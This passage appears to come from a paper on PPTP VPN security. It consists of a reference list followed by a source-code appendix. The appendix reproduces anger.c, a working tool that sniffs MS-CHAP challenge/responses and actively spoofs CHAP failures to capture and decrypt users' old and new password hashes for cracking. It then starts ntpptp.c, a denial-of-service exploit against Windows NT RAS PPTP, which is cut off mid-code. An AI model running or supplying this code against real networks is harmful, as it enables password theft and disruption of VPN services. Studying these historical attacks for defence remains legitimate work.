Wizard IT Services
LinuxMagic VPN Firewall
http://www.linuxmagic.com/VPN/
2000

Inhester, Ludger

Autotunnel Project for IPIP tunnels
http://freshmeat.net/projects/autotunnel/?topic_id=150%2C143
http://linux01.gwdg.de/~linhest/autotunnel/
March 2nd, 2002

Astaro Security Linux
http://www.astaro.com/html/gb/asl.htm
http://freshmeat.net/projects/asl/?topic_id=151
2002

Dev 2 Dev Portal
Managed VPN & Virtual Office Services
http://www.dev2dev.biz/index.php?module=ContentExpress&func=display&bid=19&mid=24&ceid=12
2002

Internet Security Systems
Managed Site-to-Site VPN Service
http://www.iss.net/products_services/managed_services/service_s2svpn.php
2002

The Pptp-client project
http://pptpclient.sourceforge.net/
2002

Hardin, John D.
Linux VPN Masquerading HOWTO
http://www.tldp.org/HOWTO/VPN-Masquerade-HOWTO-5.html
October 22nd, 2000

Dubiec, Jan
MPPE/MPPC kernel module for Linux
http://www.polbox.com/h/hs001/
2002

Spotswood, Robert
Setting up PPTPD on Linux Kernel 2.4 HOWTO
http://home.swbell.net/berzerke/2.4_Kernel_PPTPD-HOWTO.txt
December 16th, 2001

RedHat-PoPToP HOWTO
http://www.poptop.org/PoPToP-RedHat-HOWTO.txt
Michael Barsalou
barjunk@attglobal.net

Fitz, Paul

Installing RRAS Disables 128-bit RAS Encryption
http://www.netsoc.ucd.ie/~paulfitz/error741.htm

Cameron, James
Linux pptp-client project Diagnosis HOWTO
http://pptpclient.sourceforge.net/howto-diagnosis.phtml
June 11th, 2002

Muller, Martin
A patch for the Linux PPTP Server to require MPPE encryption from it's clients.
http://themm.net/require-mppe.diff
2000

Tooley, Chris
RedHat 7.2-XFS PPTP HOWTO
http://thetooleys.org/pptp/RedHat_7.2_XFS_PPTP_HOWTO.html
March 19th, 2002

Marrow, Jason
Setting up PPTPD VPN on Linux Kernel 2.4 HOWTO
http://www.jara.cc/
March 7th, 2002

Eastep, Thomas M.
Shorewall. PPTP Server Running on your Firewall
http://www.shorewall.net/PPTP.htm
2001,2002

Faure, Fred
Secure connections
http://perso.club-internet.fr/ffaure/secureconnections.html

The pptp-server Archives
http://lists.schulte.org/pipermail/pptp-server/

Gaeke, Brian
How to use SSH
http://www.csua.berkeley.edu/ssh-howto.html
July 18th, 2001

Index of Rhino9 Products
http://www.ussrback.com/archives/Groups/Rhino9/index.htm

USSRisback
http://www.ussrback.com/
1999-2000

L0phtcrack
http://www.atstake.com/research/lc/
2002

IETF (Internet Engineering Task Force)
www.ietf.org

2600 Magazine
www.2600.com

Phrack
www.phrack.com

6.0 SOURCE CODE

6.1 Anger.c

```
/*
 * anger.c v1.33 by Aleph One
 *
 * This program implements:
 *
 * a) A PPTP challenge/responce sniffer. These c/r can be input into
 * L0phtcrack to obtain the password.
 *
 * b) An active attack on PPTP logons via the MS-CHAP vulnerability to
 * obtain the users password hashes. Notice that this also generates
 * the password hashes of the new password the user wanted to use.
 * These can be input into L0phtcrack to get password, into a modified
 * smbclient to logon onto a SMB sever, or into a modified PPP client
 * for use with the Linux PPTP client.
 *
 * You must compile this program against libpcap and the openssl crypto
 * library (or a library that implements the DES and SHA API). Example:
 *
 *       gcc -o anger anger.c in_cksum.c -lcrypto -lpcap
 *
 * Changes:
 *  [10/26/2000] Added support for sniffing MSCHAPv2 challenge/responses.
 */

#include <string.h>
#include <strings.h>
```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <errno.h>

#include <pcap.h>

#include <des.h>
#include <sha.h>

#ifdef __hpux__
#define u_int8_t uint8_t
#define u_int16_t uint16_t
#define u_int32_t uint32_t
#endif

/* define these as appropiate for your architecture */
#define hton8(x)  (x)
#define ntoh8(x)  (x)
#define hton16(x) htons(x)
#define ntoh16(x) ntohs(x)
#define hton32(x) htonl(x)
#define ntoh32(x) ntohl(x)

#include "pptp.h"

void usage(void);
void fatal(const char *);
void decaps_gre(const unsigned char *, int);
void do_ppp(struct ip *, void *, char *);
void cache_challenge(struct ip *, struct pptp_gre_header *, void *);
int  print_l0phtcrack1(struct ip *, struct pptp_gre_header *, void *);
void hexprint(FILE *, const unsigned char *, int);
#ifdef IP_HDRINCL
void send_chap_failure(struct ip *, struct pptp_gre_header *, void *);
void print_l0phtcrack2(struct ip *, void *);
unsigned short in_cksum(unsigned short *addr,int len);
```

```
#endif

/*
 * Since the are two independant Call ID's per call (one in each direction)
 * and the only way to match them is by parsing the TCP control stream
 * (which we don't bother to do), we cannot use the Call IDs to match
 * responces to challenges. We can only use IP addresses. This is not a
 * problem if we have a desktop client connecting to a server, but will
 * break if you have multiple clients authenticating at the same time
 * via a network access server (ie. sharing the same source IP).
 */
struct challenge {
  struct challenge *next;
/*  u_int16_t call_id; */
  struct in_addr srv;
  struct in_addr clt;
  unsigned char challenge[16];
  unsigned char name[64];
  u_int8_t version;
};

struct challenge *challenges = NULL;
struct challenge *last = NULL;

int active_attack = 0;
FILE *hashes, *crs;
int debug = 0;
int rsd;

char outbuff[2048];


int main(int argc, char **argv)
{
  int opt, offset;
  pcap_t *pcap_h;
  char *dev = NULL, error[PCAP_ERRBUF_SIZE];
  const unsigned char *pkt;
  struct bpf_program filter;
  struct pcap_pkthdr pkthdr;
  bpf_u_int32 net, mask;

  while((opt = getopt(argc, argv, "d:v")) != -1)
  {
    switch(opt)
    {
```

```
      case 'd':
        if (optarg == NULL)
          usage();
        dev = optarg;
        break;

      case 'v':
        debug++;
        break;

      default:
        usage();
    }
  }

  if (argv[optind] == NULL)
    usage();

  if((crs = fopen(argv[optind], "a")) == NULL)
    fatal(NULL);

#ifdef  IP_HDRINCL
  optind++;
  if (argv[optind] != NULL)
  {
    active_attack = 1;
    if((hashes = fopen(argv[optind], "a")) == NULL)
      fatal(NULL);
  }
#endif

  if ((dev == NULL) && ((dev = pcap_lookupdev(error)) == NULL))
    fatal(error);

  if ((pcap_h = pcap_open_live(dev, PACKET_MAX + 64, 1, 0, error)) == NULL)
    fatal(error);

  if (pcap_lookupnet(dev, &net, &mask, error) == -1)
    fatal(error);

  if (pcap_compile(pcap_h, &filter, "proto 47", 0, net) == -1)
    fatal(pcap_geterr(pcap_h));

  if (pcap_setfilter(pcap_h, &filter) == -1)
    fatal(pcap_geterr(pcap_h));
```

```
  switch(pcap_datalink(pcap_h))
  {
    case DLT_EN10MB:      offset = 14; break;
    case DLT_NULL:        offset = 4;  break;
    case DLT_SLIP:
    case DLT_PPP:   offset = 24; break;
    case DLT_RAW:         offset = 0;  break;
    default:              fatal("pcap_datalink");
  }

#ifdef IP_HDRINCL
  if (active_attack)
  {
    int on=1;
    if ((rsd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
      fatal(NULL);

    if (setsockopt(rsd, IPPROTO_IP, IP_HDRINCL, &on, sizeof(int)) == -1)
      fatal(NULL);
  }
#endif

 while(1)
  {
      if ((pkt = pcap_next(pcap_h, &pkthdr)) == NULL)
        continue;
      pkt += offset;
      decaps_gre(pkt, pkthdr.caplen - offset);
  }

  pcap_close(pcap_h);
#ifdef IP_HDRINCL
  close(rsd);
#endif
  exit(0);
}

void usage(void)
{
#ifdef IP_HDRINCL
  printf("usage: anger [ -v ] [ -d device ] output1 [ output2 ]\n\n");
  printf("Write sniffed challenge/responces to output1.\n");
  printf("If output2 is given it will perform an active attack on\n");
  printf("PPTP connections and write the password hashes to output2.\n\n");
#else
  printf("usage: anger [ -v ] [ -d device ] output1\n\n");
```

```
  printf("Write sniffed challenge/responces to output1.\n");
#endif
  printf("\t-d\tDevice to open for sniffing.\n");
  printf("\t-v\tSome diagnostics.\n\n");
  exit(1);
}

void fatal(char const *msg)
{
  if (msg == NULL)
    perror("anger");
  else
    printf("%s\n", msg);
  exit(1);
}

void decaps_gre(const unsigned char *buffer, int status)
{
  struct ip *ip;
  struct pptp_gre_header *header;

  ip = (struct ip *)buffer;
  if (ip->ip_v != 4)
    fatal("No IP header!");

  header = (struct pptp_gre_header *)(buffer + (ip->ip_hl * 4));

  /* verify packet (else discard) */
  if (((ntoh8(header->ver)&0x7F)!=PPTP_GRE_VER) || /* version should be 1   */
      (ntoh16(header->protocol)!=PPTP_GRE_PROTO)|| /* GRE protocol for
PPTP */
      PPTP_GRE_IS_C(ntoh8(header->flags)) ||      /* flag C should be clear */
      PPTP_GRE_IS_R(ntoh8(header->flags)) ||      /* flag R should be clear */
      (!PPTP_GRE_IS_K(ntoh8(header->flags))) ||   /* flag K should be set   */
      ((ntoh8(header->flags)&0xF)!=0))    /* routing and recursion ctrl = 0 */
  {
    /* if invalid, discard this packet */
    if (debug)
      printf("Discarding GRE: %X %X %X %X %X %X",
        ntoh8(header->ver)&0x7F, ntoh16(header->protocol),
        PPTP_GRE_IS_C(ntoh8(header->flags)),
        PPTP_GRE_IS_R(ntoh8(header->flags)),
        PPTP_GRE_IS_K(ntoh8(header->flags)),
        ntoh8(header->flags)&0xF);
    return;
  }
```

```
  if (PPTP_GRE_IS_S(ntoh8(header->flags))) /* payload present */
  {
    unsigned headersize = sizeof(*header);
    unsigned payload_len= ntoh16(header->payload_len);

    if (!PPTP_GRE_IS_A(ntoh8(header->ver)))
      headersize -= sizeof(header->ack);

    /* check for incomplete packet (length smaller than expected) */
    if (status-headersize<payload_len)
    {
      if (debug)
        printf("incomplete packet\n");
      return;
    }

    do_ppp((struct ip*)buffer, header,  ((char *)header) + headersize);
    return;
  }
  return; /* ack, but no payload */
}

void do_ppp(struct ip *ip, void *gre, char *pack)
{
  struct ppp_header *ppp;
  struct ppp_lcp_chap_header *chap;
  struct in_addr dst, src;
  u_int16_t proto;
  int v;

  ppp = (struct ppp_header *)pack;

  /*
   * During PPP'c LCP phase one or both sizes may configure the use
   * of the PPP Address and Control Field Compression option. This
   * option simply allows a party to stop sending the PPP address and
   * control field. Since I am to lazy to keep track of whether one or
   * both sides negociate this option we simply test each incomming PPP
   * frame to see if it begins with 0xff and 0x03. If they don't we
   * assume ACFC has been negociated.
   */
  if ((ntoh8(ppp->address) != 0xff) && (ntoh8(ppp->control) != 0x3))
  {
    proto = ntoh16(*((u_int16_t *)pack));
    chap = (struct ppp_lcp_chap_header *)(pack + sizeof(u_int16_t));
```

```
  }
  else
  {
    proto = ntoh16(ppp->proto);
    chap = (struct ppp_lcp_chap_header *)(pack + sizeof(struct ppp_header));
  }

  dst.s_addr = ip->ip_dst.s_addr;
  src.s_addr = ip->ip_src.s_addr;

  if (proto == PPP_PROTO_CHAP)
  {
    switch(ntoh8(chap->code))
    {
      case PPP_CHAP_CODE_CHALLENGE:
        if (debug > 0)
        {
          printf("%s <- ", inet_ntoa(dst));
          printf("%s CHAP Challenge\n", inet_ntoa(src));
        }
        cache_challenge(ip, gre, chap);

      case PPP_CHAP_CODE_RESPONCE:
        if (debug > 0)
        {
          printf("%s <- ",  inet_ntoa(dst));
          printf("%s CHAP Responce\n", inet_ntoa(src));
        }
        v = print_l0phtcrack1(ip, gre, chap);

#ifdef IP_HDRINCL
        /* if we are actively attacking them send failure */
        if (active_attack && v)
          send_chap_failure(ip, gre, chap);
#endif

        break;

#ifdef IP_HDRINCL
      case PPP_CHAP_CODE_MSCHAP_PASSWORD_V1:
        print_l0phtcrack2(ip, chap);
        break;
#endif
    }
  }
}
```

```
void cache_challenge(struct ip *ip, struct pptp_gre_header *gre, void *pack)
{
  struct {
    struct ppp_lcp_chap_header chap;
    struct ppp_chap_challenge challenge;
  } *p;
  struct challenge *ptr;

  p = pack;

  for (ptr = challenges; ptr != NULL; ptr = challenges->next)
  {
    if ((ptr->clt.s_addr == ip->ip_dst.s_addr) &&
        (ptr->srv.s_addr == ip->ip_src.s_addr))
      break;
  }

  if (ptr == NULL)
  {
    if ((ptr = malloc(sizeof(struct challenge))) == NULL)
      fatal(NULL);

    ptr->next = challenges;
    ptr->clt.s_addr = ip->ip_dst.s_addr;
    ptr->srv.s_addr = ip->ip_src.s_addr;
    challenges = ptr;
  }

  if (p->challenge.size == 8)
  {
    if (debug)
      printf("Using MS-CHAP v1\n");
    ptr->version = 1;
    memcpy(ptr->challenge, p->challenge.value.challenge_v1, 8);
  }
  else if (p->challenge.size == 16)
  {
    if (debug)
      printf("Using MS-CHAP v2\n");
    ptr->version = 2;
    memcpy(ptr->challenge, p->challenge.value.challenge_v2, 16);
  }
  else
    fatal("unknown version of MS-CHAP");
}
```

```
int print_l0phtcrack1(struct ip *ip, struct pptp_gre_header *gre, void *pack)
{
  struct {
    struct ppp_lcp_chap_header chap;
    struct ppp_chap_challenge responce;
  } *p;
  struct challenge *ptr;
  struct challenge *prev = NULL;
  int ret;

  ret = 0;

  p = pack;

  for (ptr =challenges; ptr != NULL; prev = ptr, ptr = challenges->next)
  {
    if ((ptr->clt.s_addr == ip->ip_src.s_addr) &&
        (ptr->srv.s_addr == ip->ip_dst.s_addr))
      break;
  }

  if (ptr != NULL)
  {
    unsigned char name[64];
    int len;

    bzero(name, 64);
    len = ntoh16(p->chap.length) - 54;
    if (len > 63) len = 63;
    bcopy(((char *)p) + 54, name, len);
    name[len] = '\0';

    /*
     * L0phtcrack dislikes c/r entries with more than 5 fields so we
     * put tthe client server information in the username field.
     */
    fprintf(crs, "%s (Server %s ", name, inet_ntoa(ptr->srv));
    fprintf(crs, "Client %s):0:", inet_ntoa(ptr->clt));
    if (ptr->version == 1)
    {
      ret = 1;
      hexprint(crs, ptr->challenge, 8);
      fprintf(crs, ":");
      hexprint(crs, p->responce.value.responce_v1.lanman, 24);
      fprintf(crs, ":");
```

```
  hexprint(crs, p->responce.value.responce_v1.nt, 24);
}
else if (ptr->version == 2)
{
  SHA_CTX ctx;
  unsigned char digest[SHA_DIGEST_LENGTH];
  unsigned char *n;

  if ( ( n = strchr(name, '\\') ) == NULL )
    n = name;

  if (debug)
  {
    printf("V2 Peer Challenge: ");
    hexprint(stdout, p->responce.value.responce_v2.peer_challenge, 16);
    printf("\nV2 Server Challenge: ");
    hexprint(stdout, ptr->challenge, 16);
    printf("\nV2 Name: %s (%d)\n", n, strlen(n));
  }

  SHA1_Init(&ctx);
  SHA1_Update(&ctx, p->responce.value.responce_v2.peer_challenge, 16);
  SHA1_Update(&ctx, ptr->challenge, 16);
  SHA1_Update(&ctx, n, strlen(n));
  SHA1_Final(digest, &ctx);

  hexprint(crs, digest, 8);
  fprintf(crs, ":0000000000000000000000000000000000000000000000:");
  hexprint(crs, p->responce.value.responce_v2.nt, 24);
}
fprintf(crs, "\n");
fflush(crs);


/*
 * If we are performing an active attack we will need the challenge
 * to decrypt the password hashes. We wait until then to free this cache
 * entry.
 *
 * We also save the name if we are performing an active attack.
 */
if (!active_attack || (ptr->version == 2))
{
  if (prev == NULL)
    challenges = NULL;
  else
```

```
      prev->next = ptr-> next;

     free(ptr);
    }
    else
    {
     memcpy(ptr->name, name, 63);
     ptr->name[63] = '\0';
    }
  }

  return ret;
}


#ifdef IP_HDRINCL

void send_chap_failure(struct ip *ip, struct pptp_gre_header *gre, void *pack)
{
  int len, i;
  struct {
    struct ppp_lcp_chap_header chap;
    struct ppp_chap_challenge responce;
  } *p;
  struct {
    struct ip ip;
    struct pptp_gre_header gre;
    struct ppp_header ppp;
    struct ppp_lcp_chap_header chap;
    char message[64];
  } pkt;

  struct sockaddr_in dst_addr;
  struct in_addr dst, src;

  p = pack;

  dst.s_addr = ip->ip_dst.s_addr;
  src.s_addr = ip->ip_src.s_addr;

  if (debug > 0)
  {
    printf("%s -> ", inet_ntoa(dst));
    printf("%s CHAP Failure (spoofed)\n",inet_ntoa(src));
  }
```

```
  len = sizeof(struct ppp_header) + sizeof(struct ppp_lcp_chap_header) +
        strlen(MSCHAP_ERROR);

  bzero(&pkt, sizeof(pkt));
  pkt.ip.ip_v         = IPVERSION;
  pkt.ip.ip_hl        = 5;
  pkt.ip.ip_len       = hton16(sizeof(pkt));
  pkt.ip.ip_id        = hton16(31337);
  pkt.ip.ip_ttl       = hton8(64);
  pkt.ip.ip_p         = hton8(PPTP_PROTO);
  pkt.ip.ip_src       = ip->ip_dst;
  pkt.ip.ip_dst       = ip->ip_src;
  pkt.ip.ip_sum       = in_cksum((unsigned short *)&pkt.ip, sizeof(struct ip));
  pkt.gre.flags       = hton8 (PPTP_GRE_FLAG_K|PPTP_GRE_FLAG_S);
  pkt.gre.ver         = hton8 (PPTP_GRE_VER|PPTP_GRE_FLAG_A);
  pkt.gre.protocol    = hton16(PPTP_GRE_PROTO);
  pkt.gre.payload_len = hton16(len);

/*
 * To fake the server's CHAP failure message we need to know the Call ID
 * that the other end assigned to it. This is a problem as the only way
 * to know it is by parsing the TCP control session between the two and
 * seeing the outgoing call request and reply. To much work for me to bother.
 * luckily the Windows NT and Windows 95 PPTP client always assigns a Call
ID
 * of zero!
 */

  pkt.gre.call_id     = 0;

  pkt.gre.ack         = gre->seq;
/*
 * One or both sides may have negociated address and control field
compression.
 * Luckly this is just a hint to the remote end that we can accept compressed
 * frames, not an indication that we will send them out that way. This allows
 * us to send an uncompressed frame that will be accepted even when they
 * have negociated compression.
 *
 * From RFC1331:
 *
 *     On reception, the Address and Control fields are decompressed by
 *     examining the first two octets.  If they contain the values 0xff
 *     and 0x03, they are assumed to be the Address and Control fields.
 *     If not, it is assumed that the fields were compressed and were not
 *     transmitted.
```

```
*
*     If a compressed frame is received when Address-and-Control-Field-
*     Compression has not been negotiated, the implementation MAY
*     silently discard the frame.
*/
 pkt.ppp.address     = hton8(PPP_ADDRESS);
 pkt.ppp.control     = hton8(PPP_CONTROL);
 pkt.ppp.proto       = hton16(PPP_PROTO_CHAP);
 pkt.chap.code       = hton8(PPP_CHAP_CODE_FAILURE);
 pkt.chap.length     = hton16(4 + strlen(MSCHAP_ERROR));
 strncpy(pkt.message, MSCHAP_ERROR, strlen(MSCHAP_ERROR));

 dst_addr.sin_family        = AF_INET;
 dst_addr.sin_addr.s_addr   = ip->ip_src.s_addr;
 dst_addr.sin_port          = 0;

 len += sizeof(struct ip) + sizeof(struct pptp_gre_header);

 /* send it a few times, loosy network */
 for (i=0; i < 3; i++)
 {
   if (PPTP_GRE_IS_A(gre->ver))
   {
     /* the packet we are responding to has an acknowledgement number  *
      * we can use that to calculate or sequence number                */
     pkt.gre.seq = hton32(ntoh32(gre->ack) + 1);
     if (sendto(rsd, &pkt, len, 0, (struct sockaddr *)&dst_addr,
           sizeof(dst_addr)) == -1)
       fatal(NULL);
   }
   else
   {
     /*
      * The last packet did not have an acknowledgement number so we
      * have no idea the sequence number should be, but since authentication
      * is negociated at the begining of the connection and the GRE
      * implementation starts counting at zero we can brute force it.
      */
     int x;
     for (x=0; x < 10; x++)
     {
       pkt.gre.seq = hton32(x);
       if (sendto(rsd, &pkt, len, 0, (struct sockaddr *)&dst_addr,
             sizeof(dst_addr)) == -1)
         fatal(NULL);
     }
```

```
    }
  }
}


void print_l0phtcrack2(struct ip *ip, void *pack)
{
  unsigned char out[8], out2[8], key[8];
  struct {
    struct ppp_lcp_chap_header chap;
    struct ppp_mschap_change_password passwds;
  } *pkt;
  des_key_schedule ks;
  struct in_addr dst, src;
  struct challenge *ptr, *prev = NULL;

  dst.s_addr = ip->ip_dst.s_addr;
  src.s_addr = ip->ip_src.s_addr;

  for (ptr = challenges; ptr != NULL; prev = ptr, ptr = challenges->next)
  {
    if ((ptr->clt.s_addr == ip->ip_src.s_addr) &&
        (ptr->srv.s_addr == ip->ip_dst.s_addr))
      break;
  }

  if (ptr == NULL)
  {
    if (debug)
      printf("Can't find challenge to decrypt hashes.\n");
    return;
  }

  memcpy(key, ptr->challenge, 8);

  pkt =  pack;

  if (debug > 0)
  {
    printf("%s <- ", inet_ntoa(dst));
    printf("%s MSCHAP Change Password Version 1 Packet.\n", inet_ntoa(src));
  }

  fprintf(hashes, "%s:0:", ptr->name);

  /* Turn off checking for weak keys within libdes */
```

```
des_check_key=0;
des_set_odd_parity((des_cblock *)key);
des_set_key((des_cblock *)key, ks);

des_ecb_encrypt((des_cblock *)pkt->passwds.old_lanman,
        (des_cblock *) out, ks, 0);
des_ecb_encrypt((des_cblock *)(pkt->passwds.old_lanman + 8),
        (des_cblock *)out2, ks, 0);

hexprint(hashes, out, 8);
hexprint(hashes, out2, 8);
fprintf(hashes, ":");

des_ecb_encrypt((des_cblock *)pkt->passwds.old_nt,
        (des_cblock *) out, ks, 0);
des_ecb_encrypt((des_cblock *)(pkt->passwds.old_nt + 8),
        (des_cblock *)out2, ks, 0);

hexprint(hashes, out, 8);
hexprint(hashes, out2, 8);
fprintf(hashes, ":");
fprintf(hashes, "(Old Password) Server %s ",  inet_ntoa(ptr->srv));
fprintf(hashes, "Client %s::\n", inet_ntoa(ptr->clt));

fprintf(hashes, "%s:0:", ptr->name);

des_ecb_encrypt((des_cblock *)pkt->passwds.new_lanman,
        (des_cblock *)out, ks, 0);
des_ecb_encrypt((des_cblock *)(pkt->passwds.new_lanman + 8),
        (des_cblock *)out2, ks, 0);

hexprint(hashes, out, 8);
hexprint(hashes, out2, 8);
fprintf(hashes, ":");

des_ecb_encrypt((des_cblock *)pkt->passwds.new_nt,
        (des_cblock *) out, ks, 0);
des_ecb_encrypt((des_cblock *)(pkt->passwds.new_nt + 8),
        (des_cblock *)out2, ks, 0);

hexprint(hashes, out, 8);
hexprint(hashes, out2, 8);
fprintf(hashes, ":");
fprintf(hashes, "(New Password, Length = %d) Server %s",
 ntoh16(pkt->passwds.pass_length),  inet_ntoa(ptr->srv));
fprintf(hashes, "Client %s::\n", inet_ntoa(ptr->clt));
```

```
  fflush(hashes);



  /* Free it now */
  if (prev == NULL)
    challenges = NULL;
  else
    prev->next = ptr-> next;

  free(ptr);

}

#endif /* IP_HDRINCL */

void hexprint(FILE *out, const unsigned char *in, int len)
{
  int i;

  for (i = 0; i < len; i++)
    /* ineficient - XXX */
    fprintf(out, "%02X", in[i]);
}
```

in_cksum.c (part of anger.c package)

```
/*
 * Copyright (c) 1989, 1993
 *      The Regents of the University of California.  All rights reserved.
 *
 * This code is derived from software contributed to Berkeley by
 * Mike Muuss.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 * 3. All advertising materials mentioning features or use of this software
 *    must display the following acknowledgement:
 *      This product includes software developed by the University of
 *      California, Berkeley and its contributors.
```

```
 * 4. Neither the name of the University nor the names of its contributors
 *    may be used to endorse or promote products derived from this software
 *    without specific prior written permission.
 *
 * THIS SOFTWARE IS PROVIDED BY THE REGENTS AND CONTRIBUTORS
``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED
TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A
PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE REGENTS OR
CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF
SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS
INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN
CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING
IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE
POSSIBILITY OF
 * SUCH DAMAGE.
 */

#include <stdlib.h>
#include <stdio.h>
#include <sys/types.h>

/*
 * in_cksum --
 *      Checksum routine for Internet Protocol family headers (C Version)
 */
unsigned short in_cksum(unsigned short *addr,int len)
{
        register int sum = 0;
        u_short answer = 0;
        register u_short *w = addr;
        register int nleft = len;

        /*
         * Our algorithm is simple, using a 32 bit accumulator (sum), we add
         * sequential 16 bit words to it, and at the end, fold back all the
         * carry bits from the top 16 bits into the lower 16 bits.
```

```
        */
        while (nleft > 1)  {
                sum += *w++;
                nleft -= 2;
        }

        /* mop up an odd byte, if necessary */
        if (nleft == 1) {
                *(u_char *)(&answer) = *(u_char *)w ;
                sum += answer;
        }

        /* add back carry outs from top 16 bits to low 16 bits */
        sum = (sum >> 16) + (sum & 0xffff);     /* add hi 16 to low 16 */
        sum += (sum >> 16);                     /* add carry */
        answer = ~sum;                          /* truncate to 16 bits */
        return(answer);
}
```

6.2 Ntpptp.c

Date: Wed, 26 Nov 1997 11:48:13 -0600
From: Kevin Wormington <kworm@SOFNET.COM>
Subject: Potenial DOS in Windows NT RAS PPTP

```
/*
* Sample Windoze NT RAS PPTP exploit
*/
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>

#define PPTP_MAGIC_COOKIE       0x1a2b3c4d
#define PPTP_CONTROL_HEADER_OFFSET  8
#define PPTP_REQUEST_OFFSET  12
typedef enum {
  PPTP_CONTROL_PACKET = 1,
  PPTP_MGMT_PACKET} PptpPacketType;
```

```
typedef enum {
  PPTP_START_SESSION_REQUEST = 1,
  PPTP_START_SESSION_REPLY,
  PPTP_STOP_SESSION_REQUEST,
  PPTP_STOP_SESSION_REPLY,
  PPTP_ECHO_REQUEST,
  PPTP_ECHO_REPLY,
  PPTP_OUT_CALL_REQUEST,
  PPTP_OUT_CALL_REPLY,
  PPTP_IN_CALL_REQUEST,
  PPTP_IN_CALL_REPLY,
  PPTP_IN_CALL_CONNECTED,
  PPTP_CALL_CLEAR_REQUEST,
  PPTP_CALL_DISCONNECT_NOTIFY,
  PPTP_WAN_ERROR_NOTIFY,
  PPTP_SET_LINK_INFO,
  PPTP_NUMBER_OF_CONTROL_MESSAGES} PptpControlMessageType;

typedef struct {
  u_short    packetLength;
  u_short    packetType;
  u_long     magicCookie;} PptpPacketHeader;
typedef struct {
  u_short    messageType;
  u_short    reserved;
} PptpControlHeader;
typedef struct {
  u_long     identNumber;} PptpEchoRequest;
typedef enum {
  PPTP_ECHO_OK = 1,
  PPTP_ECHO_GENERAL_ERROR} PptpEchoReplyResultCode;
typedef struct {
  u_long     identNumber;
  u_char     resultCode;
  u_char     generalErrorCode;
  u_short    reserved;} PptpEchoReply;
#define PPTP_FRAME_CAP_ASYNC      0x00000001L
#define PPTP_FRAME_CAP_SYNC       0x00000002L
#define PPTP_BEARER_CAP_ANALOG    0x00000001L
#define PPTP_BEARER_CAP_DIGITAL   0x00000002L
typedef struct {
  u_short     protocolVersion;
  u_char      reserved1;
  u_char      reserved2;
  u_long      framingCapability;
  u_long      bearerCapability;
```

```
  u_short     maxChannels;
  u_short     firmwareRevision;
  char        hostName[64];
  char        vendorString[64];} PptpStartSessionRequest;
int pptp_start_session (int);
int main(int argc, char **argv)
    {
    int pptp_sock, i, s, offset;
    u_long src_ip, dst_ip = 0;
    struct in_addr addr;
    struct sockaddr_in sn;
    struct hostent *hp;
    struct servent *sp;
    fd_set ctl_mask;
    char buf[2048];
    if((pptp_sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
      {
      perror("tcp socket");
      exit(1);
      }
    sp = getservbyname("pptp", "tcp"); /* port 1723 */
    if (!sp)
      {
      fprintf(stderr, "pptp: tcp/pptp: unknown service\n");
      exit(1);
      }
    hp = gethostbyname(argv[1]);
    if (!hp) { fprintf (stderr, "Address no good.\n"); exit(1); }

    memset(&sn, 0, sizeof(sn));
    sn.sin_port = sp->s_port;
    sn.sin_family = hp->h_addrtype;
    if (hp->h_length > (int)sizeof(sn.sin_addr))
      {
      hp->h_length = sizeof(sn.sin_addr);
      }
    memcpy(&sn.sin_addr, hp->h_addr, hp->h_length);
    if (connect(pptp_sock, (struct sockaddr *)&sn, sizeof(sn)) < 0)
      {
      perror("pptp: can't connect");
      close(s);
      exit(1);
      }
    pptp_start_session(pptp_sock);
    fprintf(stderr, "Done\n");
    close(pptp_sock);
```

```
    return (0);
    }
int pptp_start_session (int sock)
  {
  PptpPacketHeader packetheader;
  PptpControlHeader controlheader;
  PptpStartSessionRequest sessionrequest;
  char packet[200];
  int offset;
  packetheader.packetLength = htons (20);  /* whoops, i forgot to change it
*/
  packetheader.packetType = htons(PPTP_CONTROL_PACKET);
  packetheader.magicCookie = htonl(PPTP_MAGIC_COOKIE);
  controlheader.messageType = htons(PPTP_START_SESSION_REQUEST);
  controlheader.reserved = 0;
  sessionrequest.protocolVersion = htons(1);
  sessionrequest.reserved1 = 0;
  sessionrequest.reserved2 = 0;
  sessionrequest.framingCapability = htonl(PPTP_FRAME_CAP_ASYNC);
  sessionrequest.bearerCapability = htonl(PPTP_BEARER_CAP_ANALOG);
  sessionrequest.maxChannels = htons(32);
  sessionrequest.firmwareRevision = htons(1);
  memset(&sessionrequest.hostName, 0, sizeof (sessionrequest.hostName));
  sprintf (sessionrequest.hostName, "%s", "mypc.anywhere.com");
  memset(&sessionrequest.vendorString, 0, sizeof
(sessionrequest.vendorString));
  sprintf (sessionrequest.vendorString, "%s", "Any Vendor");
  memset(&packet, 0, sizeof(packet));
  memcpy(&packet, &packetheader, sizeof(packetheader));
  memcpy(&packet[PPTP_CONTROL_HEADER_OFFSET], &controlheader,
                              sizeof(controlheader));
  memcpy(&packet[PPTP_REQUEST_OFFSET], &sessionrequest,
